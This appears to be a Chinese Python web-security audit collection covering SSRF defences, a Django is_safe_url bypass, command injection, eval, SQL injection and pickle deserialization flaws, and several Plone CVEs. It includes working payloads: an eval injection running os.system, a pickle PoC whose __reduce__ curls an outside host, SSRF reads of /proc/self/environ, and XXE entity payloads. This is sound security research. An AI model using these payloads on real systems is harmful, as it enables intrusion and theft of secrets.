281 | except:
282 | return Response('IP不合法')
283 | ```
284 |
285 | 但是这样任然有一个问题就是,实际中绝大多数是采用域名而非IP的形式,即使采用了IP也不一定保证就可以在一定的可限制范围内。也许我们可以采用socket来获取域名的IP来判断,但是这样还是有一个问题就是302跳转。对于一些资源的展示,一般不需要跳转,禁止跳转也可以达到一部分安全的限制。
286 |
287 | 至此,需要一个可以解析域名,同时可以准确判断IP的归属,并且不被302所限制的判断。就需要对每一次的跳转进行判断。同样用urllib库来做实验。如下,先解决IP的归属判断:
288 |
289 | ```python
290 | file = urllib.parse.urlparse(file).hostname
291 | name = socket.gethostbyname(file) #只支持IPv4
292 | try:
293 | if not ipaddress.ip_address(name).is_private:
294 | req = urllib.request.urlopen(file)
295 | body = req.read().decode('utf-8')
296 | return render_template('ssrf.html', file=body)
297 | else:
298 | return Response('不允许的IP地址')
299 | except:
300 | return Response('IP不合法')
301 | ```
302 |
303 | 然后再解决跳转的问题,由于urllib是默认跳转的,所以我们需要修改来控制跳转。通过控制`redirect_request`来判断跳转的url是不是内网地址,是内网地址返回403。
304 |
305 | ```python
306 | class Redict(urllib.request.HTTPRedirectHandler):
307 | def newurls(self, url):
308 | file = urllib.parse.urlparse(url).hostname
309 | name = socket.gethostbyname(file)
310 | try:
311 | if ipaddress.ip_address(name).is_private:
312 | return True #私有
313 | else:
314 | return False #公有
315 | except:
316 | return True
317 |
318 | def redirect_request(self, req, fp, code, msg, headers, newurl):
319 | if not self.newurls(newurl):
320 | return urllib.request.Request(newurl)
321 | else:
322 | return abort(403)
323 |
324 | @app.route('/ssrf2')
325 | def location2():
326 | if request.values.get('file'):
327 | file = request.values.get('file')
328 | try:
329 | opener = urllib.request.build_opener(Redict)
330 | response = opener.open(file)
331 | except:
332 | return Response('地址不合法')
333 | body = response.read().decode('utf-8')
334 | return render_template('ssrf.html', file=body)
335 | else:
336 | return Response('请输入file地址
')
337 | ```
338 |
339 | 还有一个问题就是IP的进制转换问题,不过有意思的是IP的进制转换在以上模块中并不会正常引用,比如urllib,最后进行通信的时候是调用`socket.getaddrinfo()`来解析域名,非标准IP格式,会报异常。
340 |
341 | ```
342 | >>> socket.getaddrinfo('0x7F.0.0.1', 5000)
343 | Traceback (most recent call last):
344 | File "", line 1, in
345 | File "D:\anaconda3\lib\socket.py", line 748, in getaddrinfo
346 | for res in _socket.getaddrinfo(host, port, family, type, proto, flags):
347 | socket.gaierror: [Errno 11001] getaddrinfo failed
348 | >>> socket.getaddrinfo('0177.0.0.1', 5000)
349 | Traceback (most recent call last):
350 | File "", line 1, in
351 | File "D:\anaconda3\lib\socket.py", line 748, in getaddrinfo
352 | for res in _socket.getaddrinfo(host, port, family, type, proto, flags):
353 | socket.gaierror: [Errno 11001] getaddrinfo failed
354 | ```
355 |
356 | 如果是这么回事的话,某些情况下IP的正则匹配,是不是又能焕发青春了?当然并不是何种情况都可以这么理解,比如使用`redirect`,django中的`HttpResponseRedirect`跳转的时候,浏览器解析是没问题的。
357 |
358 | requests库的限制方法,可以查看phithon大佬的一篇文章:https://www.leavesongs.com/PYTHON/defend-ssrf-vulnerable-in-python.html#
359 |
360 | django有一个函数是`is_safe_url`,如果我们的资源服务器是一个固定地址,只需要较少的域名限制的时候,可以使用此函数来进行一个白名单的限制。参数`set_url`可以是一个列表。
361 |
362 | ```python
363 | set_url = settings.SAFE_URL
364 | def SSRF(request):
365 | if request.GET.get('url'):
366 | url = request.GET.get('url')
367 | if is_safe_url(url, set_url):
368 | text = urllib.request.urlopen(url)
369 | body = text.read().decode('utf-8')
370 | return render(request, 'ssrf.html', {'file':body})
371 | else:
372 | return HttpResponse('不合法地址')
373 | else:
374 | return HttpResponse('请输入url')
375 |
376 | ```
377 |
378 | 只不过这个函数出过一个漏洞`CVE-2017-7233`,原因是对域名分割的时候用的是`urllib.parse.urlparse`。判断的时候是利用的如下一条语句,可以看到只要满足and前后任意一个条件,就会返回True。
379 |
380 | ```python
381 | ((not url_info.netloc or url_info.netloc == host) and
382 | (not url_info.scheme or url_info.scheme in ['http', 'https']))
383 | ```
384 |
385 | 而urlparse分割非期望参数的时候会出现以下情况。
386 |
387 | ```
388 | >>> urllib.parse.urlparse('http:www.baidu.com')
389 | ParseResult(scheme='http', netloc='', path='www.baidu.com', params='', query='', fragment='')
390 | >>> urllib.parse.urlparse('http:/www.baidu.com')
391 | ParseResult(scheme='http', netloc='', path='/www.baidu.com', params='', query='', fragment='')
392 | >>> urllib.parse.urlparse('ht:888')
393 | ParseResult(scheme='', netloc='', path='ht:888', params='', query='', fragment='')
394 | >>> urllib.parse.urlparse('http:888')
395 | ParseResult(scheme='http', netloc='', path='888', params='', query='', fragment='')
396 | >>> urllib.parse.urlparse('https:888')
397 | ParseResult(scheme='', netloc='', path='https:888', params='', query='', fragment='')
398 | ```
399 |
400 | 所以利用`https:12345678`这种形式来达到满足`not url_info.netloc`和`not url_info.scheme`来达到返回Ture。从而进行限制绕过。此处必须是`https`,不然过不了函数中的一个判断
401 |
402 | ```python
403 | if not url_info.netloc and url_info.scheme:
404 | return False
405 | ```
406 |
407 | 修复版本是增加这么一句,不管你又没有协议,最后保证至少有一个http,然后就没办法利用上面的`not url_info.scheme`了。
408 |
409 | ```python
410 | if not url_info.scheme and url_info.netloc:
411 | scheme = 'http'
412 | valid_schemes = ['https'] if require_https else ['http', 'https']
413 | return ((not url_info.netloc or url_info.netloc in allowed_hosts) and
414 | (not scheme or scheme in valid_schemes))
415 | ```
416 |
417 |
418 |
419 |
420 |
421 |
--------------------------------------------------------------------------------
/实战操作.md:
--------------------------------------------------------------------------------
1 | ## 实战操作
2 |
3 | ### PyOne
4 |
5 | #### 命令执行
6 |
7 | `\app\admin\base_view.py`
8 |
9 | `\app\admin\function.py`
10 |
11 | ```python
12 | cmd_dict={
13 | 'upgrade':"cd {} && git pull origin master && bash update.sh".format(config_dir),
14 | 'running_log':'tail -30f {}/logs/PyOne.{}.log'.format(config_dir,'running'),
15 | 'error_log':'tail -30f {}/logs/PyOne.{}.log'.format(config_dir,'error')
16 | }
17 | command=cmd_dict[request.args.get('command')]
18 | def generate():
19 | popen=subprocess.Popen(command,stdout=subprocess.PIPE,stderr=subprocess.PIPE,shell=True)
20 | ```
21 |
22 | 这里采用了`shell=True`,可以执行bash命令,从功能上看是可以执行命令的地方,而且执行的是`cmd_dict`中的命令,如果`config_dir`可控,那就说明可以命令执行。`config_dir`在配置文件中,安装的时候会触发。
23 |
24 | ```
25 | python xxx.py || whoami
26 | ```
27 |
28 | 同样,这里有格式化字符串,如果可控,还可以利用格式化字符串来执行命令
29 |
30 | ```
31 | "cd {} && git pull origin master && bash update.sh".format(''.__class__.__mro__[-1].__subclasses__())
32 | ```
33 |
34 | #### eval
35 |
36 | `app\admin\install.py`
37 |
38 | 安装文件,连接mongo数据库的时候,会执行一次eval。模块使用的pymongo,eval貌似必要性不大。
39 |
40 | ```python
41 | try:
42 | mongo = MongoClient(host=host,port=int(port),connect=False,serverSelectionTimeoutMS=3)
43 | mon_db=eval('mongo.{}'.format(db))
44 | ```
45 |
46 | db参数可控,通过`db=request.form.get('db')`获取。传参如下格式可以执行命令
47 |
48 | ```
49 | __class__.__mro__[-1].__subclasses__()
50 | m&__import__("os").system("whoami")
51 | ```
52 |
53 | #### xml attack
54 |
55 | `xmlrpc.client`模块默认不会遭受XXE,但是很容易受到实体扩展攻击。
56 |
57 | 使用类似如下XML文档的时候,会处理完所有实体扩展之后,这个小的(<1 KB)XML块实际上将包含10 9 = 10 亿个“lol”
58 |
59 | ```
60 |
61 |
63 |
64 |
65 |
66 |
67 |
68 |
69 |
70 |
71 |
72 |
73 | ]>
74 | &lol9;
75 | ```
76 |
77 | ### zms4
78 |
79 | #### 命令执行
80 |
81 | `Products\zms\_fileutil.py`
82 |
83 | `_fileutil`文件中有一处执行命令的地方
84 |
85 | ```python
86 | def executeCommand(path, command):
87 | os.chdir(path)
88 | os.system(command)
89 | ```
90 |
91 | command 是执行命令功能处接收的参数,只不过此处是使用了os下的system模块来处理,`ZMSLog`文件调用了这个方法来执行功能。
92 |
93 | ```python
94 | if REQUEST.get("btn") == "Execute":
95 | command = REQUEST['command']
96 | _fileutil.executeCommand(path, command)
97 | message = "Command executed."
98 | ```
99 |
100 | #### SQL注入
101 |
102 | `Products\zms\zmssqldb.py`文件中写有执行的SQL语句,全部是采用拼接形式。并且接收的参数没有做处理
103 |
104 | ```python
105 | tablename = REQUEST['obj_id']
106 | columnname = REQUEST['attr_id']
107 | RESPONSE = REQUEST.RESPONSE
108 | content_type = 'text/plain; charset=utf-8'
109 | filename = 'ajaxGetObjOptions.txt'
110 | RESPONSE.setHeader('Content-Type', content_type)
111 | RESPONSE.setHeader('Content-Disposition', 'inline;filename="%s"'%filename)
112 | RESPONSE.setHeader('Cache-Control', 'no-cache')
113 | RESPONSE.setHeader('Pragma', 'no-cache')
114 | l = []
115 | q = REQUEST.get( 'q', '').upper()
116 | limit = int(REQUEST.get('limit', self.getConfProperty('ZMS.input.autocomplete.limit', 15)))
117 | pk = self.getEntityPK(tablename)
118 | sql = 'SELECT %s AS pk, %s AS displayfield FROM %s WHERE UPPER(%s) LIKE %s ORDER BY UPPER(%s)'%(pk, columnname, tablename, columnname, self.sql_quote__(tablename, columnname, '%'+q+'%'), columnname)
119 | for r in self.query(sql)['records']:
120 | ```
121 |
122 | ### 样例代码
123 |
124 | 以下问题不一定存在漏洞,这个不一定是使用上的导致漏洞,下面还会用来提到,主要是这种形式极易导致问题产生,所以拿来做样例代码解释。
125 |
126 | #### XSS
127 |
128 | 在说到这个问题之前,先提一下,此场景并不是造成xss的原因,或者说这个情况是不能直接造成的。只是用来做解释一个场景下可能造成的问题。
129 |
130 | ```python
131 | class Media(models.Model):
132 | """Media model :class:`Media `"""
133 | title = models.CharField(_('title'), max_length=255, blank=True)
134 | description = models.TextField(_('description'), blank=True)
135 | url = models.FileField(_('url'), upload_to=media_filename)
136 | extension = models.CharField(_('extension'), max_length=32, blank=True,
137 | editable=False)
138 | creation_date = models.DateTimeField(_('creation date'), editable=False,
139 | default=get_now)
140 |
141 | def image(self):
142 | if self.extension in ['png', 'jpg', 'jpeg']:
143 | return mark_safe(' ' % os.path.join(
144 | settings.PAGES_MEDIA_URL, self.url.name))
145 | if self.extension == 'pdf':
146 | return mark_safe('')
147 | if self.extension in ['doc', 'docx']:
148 | return mark_safe('')
149 | if self.extension in ['zip', 'gzip', 'rar']:
150 | return mark_safe('')
151 | return mark_safe('')
152 | image.short_description = _('Thumbnail')
153 |
154 | class Meta:
155 | verbose_name = _('media')
156 | verbose_name_plural = _('medias')
157 |
158 | def save(self, *args, **kwargs):
159 | parts = self.url.name.split('.')
160 | if len(parts) > 1:
161 | self.extension = parts[-1].lower()
162 | if not self.title:
163 | parts = self.url.name.split('/')
164 | self.title = parts[-1]
165 |
166 | super(Media, self).save(*args, **kwargs)
167 | ```
168 |
169 | 在某些框架中,为了渲染后台或者页面等,会大量使用`mark_safe`和`format_html`来生成HTML代码。毕竟views是不能直接返回到页面HTML的。那么这里会有一个问题是,这个models生成图片地址的时候是从url中获取地址直接拼接到HTML中,由于这里是定义了`short_description`所以这个字段下,是生成的html,我们从save中看出来,这里只是获取了文件后缀来做判断。
170 |
171 | 那么理论上,只要前台使用的时候,保存models没有验证字符串不就会造成XSS,甚至由于拼接路径,还会造成文件读取嘛。之所以说这个不能直接造成,这个地方利用一个`upload_to`,定义上传文件目录,但是这里是自定义文件的形式。
172 |
173 | ```python
174 | def media_filename(instance, filename):
175 | avoid_collision = uuid.uuid4().hex[:8]
176 | name_parts = filename.split('.')
177 | if len(name_parts) > 1:
178 | name = slugify('.'.join(name_parts[:-1]), allow_unicode=True)
179 | ext = slugify(name_parts[-1])
180 | name = name + '.' + ext
181 | else:
182 | name = slugify(filename)
183 | filename = os.path.join(
184 | settings.PAGE_UPLOAD_ROOT,
185 | 'medias',
186 | name
187 | )
188 | return filename
189 | ```
190 |
191 | 其中使用了`slugify`来处理文件名和后缀,这个函数使用正则匹配的方式去获取其中的字母数字下划线,来过滤特殊字符。
192 |
193 | ```python
194 | def slugify(value, allow_unicode=False):
195 | value = force_text(value)
196 | if allow_unicode:
197 | value = unicodedata.normalize('NFKC', value)
198 | value = re.sub('[^\w\s-]', '', value, flags=re.U).strip().lower()
199 | return mark_safe(re.sub('[-\s]+', '-', value, flags=re.U))
200 | value = unicodedata.normalize('NFKD', value).encode('ascii', 'ignore').decode('ascii')
201 | value = re.sub('[^\w\s-]', '', value).strip().lower()
202 | return mark_safe(re.sub('[-\s]+', '-', value))
203 |
204 | ```
205 |
206 | 所以这里如果设定了硬编码的文件目录,或者是使用了参数式的上传文件目录等,在不正确的使用下,就会造成XSS。
207 |
208 | #### 文件删除
209 |
210 | 找了半天没找到一个好看的文件删除样例,就用这个样例。获取文件夹地址,这个方法是用来删除七天后的文件,通过django的文件系统来获取目录下的文件,然后根据时间来删除。唯一的问题是dir_path,但是原系统中不存在问题,只是因为使用的时候这个目录是硬编码进去的。
211 |
212 | ```python
213 | def directory_cleanup(dir_path, ndays):
214 | if not default_storage.exists(dir_path):
215 | return
216 |
217 | foldernames, filenames = default_storage.listdir(dir_path)
218 | for filename in filenames:
219 | if not filename:
220 | continue
221 | file_path = os.path.join(dir_path, filename)
222 | modified_dt = default_storage.get_modified_time(file_path)
223 | if modified_dt + timedelta(days=ndays) < datetime.now():
224 | # the file is older than ndays, delete it
225 | default_storage.delete(file_path)
226 | for foldername in foldernames:
227 | folder_path = os.path.join(dir_path, foldername)
228 | directory_cleanup(folder_path, ndays)
229 |
230 | ```
231 |
232 | #### 伪随机数
233 |
234 | 这一段是用来生成一个32位大小写数字的字符串。
235 |
236 | ```
237 | def random_string(n=32):
238 | return ''.join(random.choice(string.ascii_uppercase + string.ascii_lowercase + string.digits) for x in range(n))
239 | ```
240 |
241 | #### SQL注入
242 |
243 | 此SQL并不会引发注入,因为使用方式的原因,但确是一个明显的不正确的写法。
244 |
245 | 从下面可以看出来,函数使用了`extra()`来编写一个复杂的select从句,但是这个SQL使用了拼接类型的字符串格式化。
246 |
247 | ```python
248 | def get_forms(self, items, days):
249 | from tendenci.apps.forms_builder.forms.models import Form
250 |
251 | dt = datetime.now().replace(hour=0, minute=0, second=0, microsecond=0) - timedelta(days=days)
252 | forms = Form.objects.extra(select={
253 | 'submissions': "SELECT COUNT(*) " +
254 | "FROM forms_formentry " +
255 | "WHERE forms_formentry.form_id = " +
256 | "forms_form.id AND " +
257 | "forms_formentry.create_dt >= TIMESTAMP '%s'" % dt})
258 | forms = forms.order_by("-submissions")[:items]
259 | forms_list = []
260 | for form in forms:
261 | forms_list.append([form.title,
262 | form.get_absolute_url(),
263 | form.submissions,
264 | reverse('form_entries', args=[form.pk])])
265 | return forms_list
266 | ```
267 |
268 | 正确的写法应该是
269 |
270 | ```python
271 | forms = Form.objects.extra(select={
272 | 'submissions': "SELECT COUNT(*) " +
273 | "FROM forms_formentry " +
274 | "WHERE forms_formentry.form_id = " +
275 | "forms_form.id AND " +
276 | "forms_formentry.create_dt >= TIMESTAMP '%s'"}, select_params=(dt,))
277 | ```
278 |
279 | #### 反序列化
280 |
281 | 这里有一个反序列化样例,来自一个开源协会管理系统,还顺便帮我拿了一个CVE:CVE-2020-14942
282 |
283 | ```python
284 | def ticket_list(request):
285 | context = {}
286 | ......
287 | if request.GET.get('saved_query', None):
288 | from_saved_query = True
289 | try:
290 | saved_query = SavedSearch.objects.get(pk=request.GET.get('saved_query'))
291 | except SavedSearch.DoesNotExist:
292 | return HttpResponseRedirect(reverse('helpdesk_list'))
293 | if not (saved_query.shared or saved_query.user == request.user):
294 | return HttpResponseRedirect(reverse('helpdesk_list'))
295 |
296 | import pickle
297 | from base64 import b64decode
298 | query_params = pickle.loads(b64decode(str(saved_query.query).encode()))
299 | elif not ( 'queue' in request.GET
300 | or 'assigned_to' in request.GET
301 | or 'status' in request.GET
302 | or 'q' in request.GET
303 | or 'sort' in request.GET
304 | or 'sortreverse' in request.GET
305 | ):
306 | ```
307 |
308 | 从上面代码看出,这是一个从views中获取参数`saved_query`,通过id判断请求的用户和数据所属用户身份,正确后反序列化其中的query值,那么这个数据库是如下,保存的是一个文本字段。
309 |
310 | ```python
311 | class SavedSearch(models.Model):
312 | ......
313 | query = models.TextField(
314 | _('Search Query'),
315 | help_text=_('Pickled query object. Be wary changing this.'),
316 | )
317 | ```
318 |
319 | 如何去处理这个字段的值,在上个文件中,找到保存的处理方法。从post中获取`query_encoded`,判断不为空则直接保存进数据库。
320 |
321 | ```python
322 | def save_query(request):
323 | title = request.POST.get('title', None)
324 | shared = request.POST.get('shared', False) in ['on', 'True', True, 'TRUE']
325 | query_encoded = request.POST.get('query_encoded', None)
326 |
327 | if not title or not query_encoded:
328 | return HttpResponseRedirect(reverse('helpdesk_list'))
329 |
330 | query = SavedSearch(title=title, shared=shared, query=query_encoded, user=request.user)
331 | query.save()
332 | ```
333 |
334 | 那么如何调用的,同样去搜索关键词`save_query`找到路由,找到对应的name为`helpdesk_savequery`,找到对应的前端表单
335 |
336 | ```
337 |
355 | ```
356 |
357 | 从表单中可以看到,`query_encoded`是模板写入,找到`urlsafe_query`看是如何调用的,从调用结果看,就知道是后台先去序列化然后赋值给模板,前端模板操作的时候,再把这个序列化的值传入后台中去反序列化。
358 |
359 | ```python
360 | ......
361 | import pickle
362 | from base64 import b64encode
363 | urlsafe_query = b64encode(pickle.dumps(query_params)).decode()
364 | ```
365 |
366 | 尝试构造一个反序列化的poc
367 |
368 | ```python
369 | import pickle,os
370 | from base64 import b64encode
371 |
372 | class exp(object):
373 | def __reduce__(self):
374 | return (os.system,('curl http://xxxx/py',))
375 | e = exp()
376 | b64encode(pickle.dumps(e))
377 | ```
378 |
379 | #### 二次注入
380 |
381 | 造成此问题的原因是拼接语句,直接使用数据库中的数据,例如如下代码,`fields`字段是一个元组,使用`OrderedDict`来维护一个键排序的链表。
382 |
383 | ```python
384 | for form_id in form_ids:
385 | rows_list = []
386 | custom_reg_form = CustomRegForm.objects.get(id=form_id)
387 |
388 | fields = CustomRegField.objects.filter(
389 | form=custom_reg_form).order_by('position').values_list('id', 'label')
390 | fields_dict = OrderedDict(fields)
391 |
392 | ......
393 | registrant_tuple = CustomRegistrantTuple(**registrant)
394 | sql = """
395 | SELECT field_id, value
396 | FROM events_customregfieldentry
397 | WHERE field_id IN (%s)
398 | AND entry_id=%d
399 | """ % (','.join([str(id) for id in fields_dict]), entry_id)
400 | cursor.execute(sql)
401 | entry_rows = cursor.fetchall()
402 | values_dict = dict(entry_rows)
403 | ```
404 |
405 | 当使用数据库中的字段是添加的字段的时候,就会在sql处造成拼接,至于此处由于是使用了数据库字段的id值,并非数据库其他字段,所以并没有造成注入。
406 |
407 |
--------------------------------------------------------------------------------
/CVE.md:
--------------------------------------------------------------------------------
1 |
2 |
3 | ### CVE-2020-28735
4 |
5 | plone--ssrf
6 |
7 | `plone.app.event-3.2.7-py3.6.egg\plone\app\event\ical\importer.py`
8 |
9 | ```
10 | @button.buttonAndHandler(u'Save and Import')
11 | def handleSaveImport(self, action):
12 | data, errors = self.extractData()
13 | if errors:
14 | return False
15 |
16 | self.save_data(data)
17 |
18 | ical_file = data['ical_file']
19 | ical_url = data['ical_url']
20 | event_type = data['event_type']
21 | sync_strategy = data['sync_strategy']
22 |
23 | if ical_file or ical_url:
24 |
25 | if ical_file:
26 | # File upload is not saved in settings
27 | ical_resource = ical_file.data
28 | ical_import_from = ical_file.filename
29 | else:
30 | ical_resource = urllib.request.urlopen(ical_url).read()
31 | ical_import_from = ical_url
32 |
33 | import_metadata = ical_import(
34 | self.context,
35 | ics_resource=ical_resource,
36 | event_type=event_type,
37 | sync_strategy=sync_strategy,
38 | )
39 | ```
40 |
41 | 如上所述,在读取参数` ical_url`时,根据程序设置是导入该事件的` icalendar`资源文件,但对如何读取资源文件没有限制,可以直接使用urllib包进行读取和返回
42 |
43 | 在Members功能下的`Action`中选择`Enable icalendar import`后,配置`Icalendar URL`参数。
44 |
45 | 参数:`http://127.0.0.1:22`,执行`Save and Import`。
46 |
47 | 
48 |
49 | urllib还支持文件协议,因此也可以用于文件读取
50 |
51 | 参数: `file:///proc/self/environ`
52 |
53 | 
54 |
55 | ### CVE-2020-28736
56 |
57 | plone--xxe
58 |
59 | `plone.app.registry-1.7.6-py3.6.egg\plone\app\registry\browser\records.py`
60 |
61 | ```
62 | def import_registry(self):
63 | try:
64 | fi = self.request.form['file']
65 | body = fi.read()
66 | except (AttributeError, KeyError):
67 | messages = IStatusMessage(self.request)
68 | messages.add(u"Must provide XML file", type=u"error")
69 | body = None
70 | if body is not None:
71 | importer = RegistryImporter(self.context, FakeEnv())
72 | try:
73 | importer.importDocument(body)
74 | except XMLSyntaxError:
75 | messages = IStatusMessage(self.request)
76 | messages.add(u"Must provide valid XML file", type=u"error")
77 | return self.request.response.redirect(self.context.absolute_url())
78 | ```
79 |
80 | 注意`importDocument`方法,该方法在lxml.etree下调用该方法
81 |
82 | `plone.app.registry-1.7.6-py3.6.egg\plone\app\registry\exportimport\handler.py`
83 |
84 | ```
85 | class RegistryImporter(object):
86 | """Helper classt to import a registry file
87 | """
88 |
89 | LOGGER_ID = 'plone.app.registry'
90 |
91 | def __init__(self, context, environ):
92 | self.context = context
93 | self.environ = environ
94 | self.logger = environ.getLogger(self.LOGGER_ID)
95 |
96 | def importDocument(self, document):
97 | tree = etree.fromstring(document)
98 |
99 | if self.environ.shouldPurge():
100 | self.context.records.clear()
101 |
102 | i18n_domain = tree.attrib.get(ns('domain', I18N_NAMESPACE))
103 | if i18n_domain:
104 | parseinfo.i18n_domain = i18n_domain
105 |
106 | for node in tree:
107 | if not isinstance(node.tag, str):
108 | continue
109 | condition = node.attrib.get('condition', None)
110 | if condition and not evaluateCondition(condition):
111 | continue
112 | if node.tag.lower() == 'record':
113 | self.importRecord(node)
114 | elif node.tag.lower() == 'records':
115 | self.importRecords(node)
116 |
117 | parseinfo.i18n_domain = None
118 | ```
119 |
120 | 此方法是此XXE的原因。 在网站设置`Site Setup`下的`Configuration Registry`中导出合适的XML文件。 在这里,选择了`plone.thumb_scale_table.xml`前缀文件。
121 |
122 | 参数 POC:
123 |
124 | ```
125 |
126 |
128 |
129 | ]>
130 |
131 |
132 | &title;
133 |
134 |
135 | ```
136 |
137 | 执行后,您可以在错误报告中看到已解析的XML实体。
138 |
139 | ### CVE-2020-28734
140 |
141 | plone--xxe
142 |
143 | `plone.app.dexterity-2.6.5-py3.6.egg\plone\app\dexterity\browser\modeleditor.py`
144 |
145 | ```
146 | class AjaxSaveHandler(BrowserView):
147 | """Handle AJAX save posts.
148 | """
149 |
150 | def __call__(self):
151 | """Handle AJAX save post.
152 | """
153 |
154 | if not authorized(self.context, self.request):
155 | raise Unauthorized
156 |
157 | source = self.request.form.get('source')
158 | if source:
159 | # Is it valid XML?
160 | try:
161 | root = etree.fromstring(source)
162 | except etree.XMLSyntaxError as e:
163 | return json.dumps({
164 | 'success': False,
165 | 'message': 'XMLSyntaxError: {0}'.format(
166 | safe_unicode(e.args[0])
167 | )
168 | })
169 |
170 | # a little more sanity checking, look at first two element levels
171 | if root.tag != NAMESPACE + 'model':
172 | return json.dumps({
173 | 'success': False,
174 | 'message': _(u"Error: root tag must be 'model'")
175 | })
176 | for element in root.getchildren():
177 | if element.tag != NAMESPACE + 'schema':
178 | return json.dumps({
179 | 'success': False,
180 | 'message': _(
181 | u"Error: all model elements must be 'schema'"
182 | )
183 | })
184 |
185 | # can supermodel parse it?
186 | # This is mainly good for catching bad dotted names.
187 | try:
188 | plone.supermodel.loadString(source, policy=u'dexterity')
189 | except SupermodelParseError as e:
190 | message = e.args[0].replace('\n File ""', '')
191 | return json.dumps({
192 | 'success': False,
193 | 'message': u'SuperModelParseError: {0}'.format(message)
194 | })
195 |
196 | ```
197 |
198 | 上面的代码使用lxml库,但是直接解析xml中的外部参数。 结果,在功能 `Dexterity Content Types`下选择` custom content types`,然后单击进入。 `fields`标签下的`Edit XML Field Model`可以直接编写xml代码。
199 |
200 | 参数 POC:
201 |
202 | ```
203 | ]>
204 |
205 | &title;
206 |
207 | ```
208 |
209 | 因为程序代码中似乎存在问题,所以无法添加XML声明文件,但是打开的默认声明文件具有添加的声明文件。 需要删除。 保存参数,并在返回后单击此处查看它们。
210 |
